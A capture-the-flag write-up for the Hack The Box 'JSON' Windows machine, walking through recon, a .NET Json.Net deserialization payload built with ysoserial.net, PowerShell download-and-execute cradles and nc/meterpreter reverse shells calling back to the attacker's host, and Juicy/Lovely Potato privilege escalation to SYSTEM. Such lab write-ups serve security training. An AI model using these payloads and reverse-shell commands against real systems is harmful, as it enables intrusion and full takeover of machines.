

HTB JSON Write-Up

As always, we start with the reconnaissance phase.




```
# Nmap 7.80 scan initiated Sat Sep 28 15:01:11 2019 as: nmap -sC -sV -oN json 10.10.10.158
Nmap scan report for 10.10.10.158
Host is up (0.093s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp    open  http         Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Json HTB
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

We see that is a Windows Server , probably 2012. After trying smb enumeration we reach a dead end because we dont have creds. Lets see port 80.



We get a login portal. After scanning the website with gobuster (for interesting directories and files) and sqlmap (for possible sql injection in the login form input fields) , we dont find anything interesting. Lets fire up Burp and look at the requests while logging with random creds (in this case admin:admin).



```
GET /api/Account/ HTTP/1.1
Host: 10.10.10.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.158/index.html
Bearer:
eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlN
GE4MDFmYzMiLCJOYW1lIjoiVXNlciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
Cookie:
OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzOD
k0YTBlNGE4MDFmYzMiLCJOYW1lIjoiVXNlciBBZG1pbiBIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 07 Oct 2019 17:02:07 GMT
Connection: close
Content-Length: 119

{"Id":1,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3","Name":"User Admin HTB","Rol":"Administrator"}
```

The creds were correct! Looking at the contents of the accessed page we dont find anything useful. Let's take a look at the requests after the login:


- After the POST request for the login , we see a GET request to /api/Account with the admin's cookie (**OAuth2**) encoded in base64. We ALSO get the **Bearer** token , which is another method of web token-based authentication.
- We realize that the bearer token is decoded from base64 into plain readable text with **additional** data about the user "admin"! Considering that this is a **.net** application using **json** to store data we reach the conclusion that this may be a case of *unsafe .net object deserialization* !

(Serialization generally refers to creating a version of the data that can be used for storage, for transfer over a network, or perhaps just for transfer between processes)

After doing some research , I came across this useful tool for crafting payloads for .net deserialization vulnerabilities:

https://github.com/pwntester/ysoserial.net

Using the correct syntax we craft our payload:




```
C:\Users\ksake\Desktop\ysoserial>ysoserial.exe -f Json.Net -g ObjectDataProvider -o raw -c exploit.txt
{
    '$type':'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35',
    'MethodName':'Start',
    'MethodParameters':{
        '$type':'System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',
        '$values':['cmd','/c exploit.txt']
    },
    'ObjectInstance':{'$type':'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089'}
}
```

Changing exploit.txt with :
powershell IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.16:8000/rev.ps1')

Using nishang's awesome powershell reverse shells (in this case Invoke-PowerShellTcp.ps1) ,

https://github.com/samratashok/nishang/tree/master/Shells

we start 1) a listener and 2) a python http server (python -m SimpleHTTPServer) to transfer and execute our script.



```
root@kali:~/htb/json# nc -lvnp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.158.
Ncat: Connection from 10.10.10.158:49253.
Windows PowerShell running as user JSON$ on JSON
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>dir
```

We have a **user shell** !!

After enumerating that target, we realize that its a **Windows Server 2012 R2** machine. Using "whoami /priv" we see that we have ***SeImpersonate*** and ***AssignPrimaryToken*** privileges. Considering we have access to a **service** account with the 2 aforementioned privileges , we suspect that the target may be vulnerable to a **rotten tomato** kind of exploit. This exploit is based on tricking *NT-AUTHORITY/SYSTEM* to authenticate us via NTLM by taking advantage of the targets' SYSTEM-authorized **CLSIDs** .This authentication is achieved by making various Windows API calls in order to negotiate and impersonate a *SYSTEM's* security token.
More info regarding the original rotten potato exploit can be found here:
https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/
One of the best tools for this kind of exploit is **LovelyPotato.**


https://github.com/TsukiCTF/Lovely-Potato

After cloning the repo , we use msfvenom to craft a meterpreter reverse shell.

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.16 LPORT=1337 -f exe -o meterpreter.exe


We modify *Invoke-LovelyPotato.ps1* to our needs (Our IP and we use tmp directory to be 100% sure it will execute with the right permissions)

From our initial shell we download Invoke-LovelyPotato.ps1



```
root@kali:~/htb/json/Lovely-Potato# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.158 - - [10/Oct/2019 11:00:45] "GET /Invoke-LovelyPotato.ps1 HTTP/1.1" 200 -
10.10.10.158 - - [10/Oct/2019 11:00:45] "GET /JuicyPotato-Static.exe HTTP/1.1" 200 -
10.10.10.158 - - [10/Oct/2019 11:00:46] "GET /test_clsid.bat HTTP/1.1" 200 -
10.10.10.158 - - [10/Oct/2019 11:00:47] "GET /meterpreter.exe HTTP/1.1" 200 -
```


(getting the GET requests for the rest of the files means that the script was successfully executed!)


```
PS C:\tmp> IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.16:8000/Invoke-LovelyPotato.ps1')

Name           Used (GB)     Free (GB) Provider      Root
----           ---------     --------- --------      ----
HKCR                                   Registry      HKEY_CLASSES_ROOT
Testing {784E29F4-5EBE-4279-9948-1E8FE941646D} 10001
....
[+] authresult 0
{784E29F4-5EBE-4279-9948-1E8FE941646D};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Testing {8BC3F05E-D86B-11D0-A075-00C04FB68820} 10001
COM -> recv failed with error: 10038
Testing {90F18417-F0F1-484E-9D3C-59DCEEE5DBD8} 10001
..........................................
```
The script basically starts enumerating every **CLSID** in the target windows system until it finds an exploitable one under **NT AUTHORITY\SYSTEM** permissions and adds it to the msfvenom reverse shell that we created to connect back to the attacker -*after completing the NTLM authentication*- with escalated privileges.
We set up a listener with metasploit (using payload windows/meterpreter/reverse_tcp) and we wait (since CLSID enumeration usually takes time).

After ~10 minutes, we have a callback as **SYSTEM** !


```
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.16:1337
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 10.10.10.158
[*] Meterpreter session 1 opened (10.10.14.16:1337 -> 10.10.10.158:49601) at 2019-10-10 11:11:18 -0400

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1756 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
[0] 0:openvpn  1:nc- 2:ruby*
```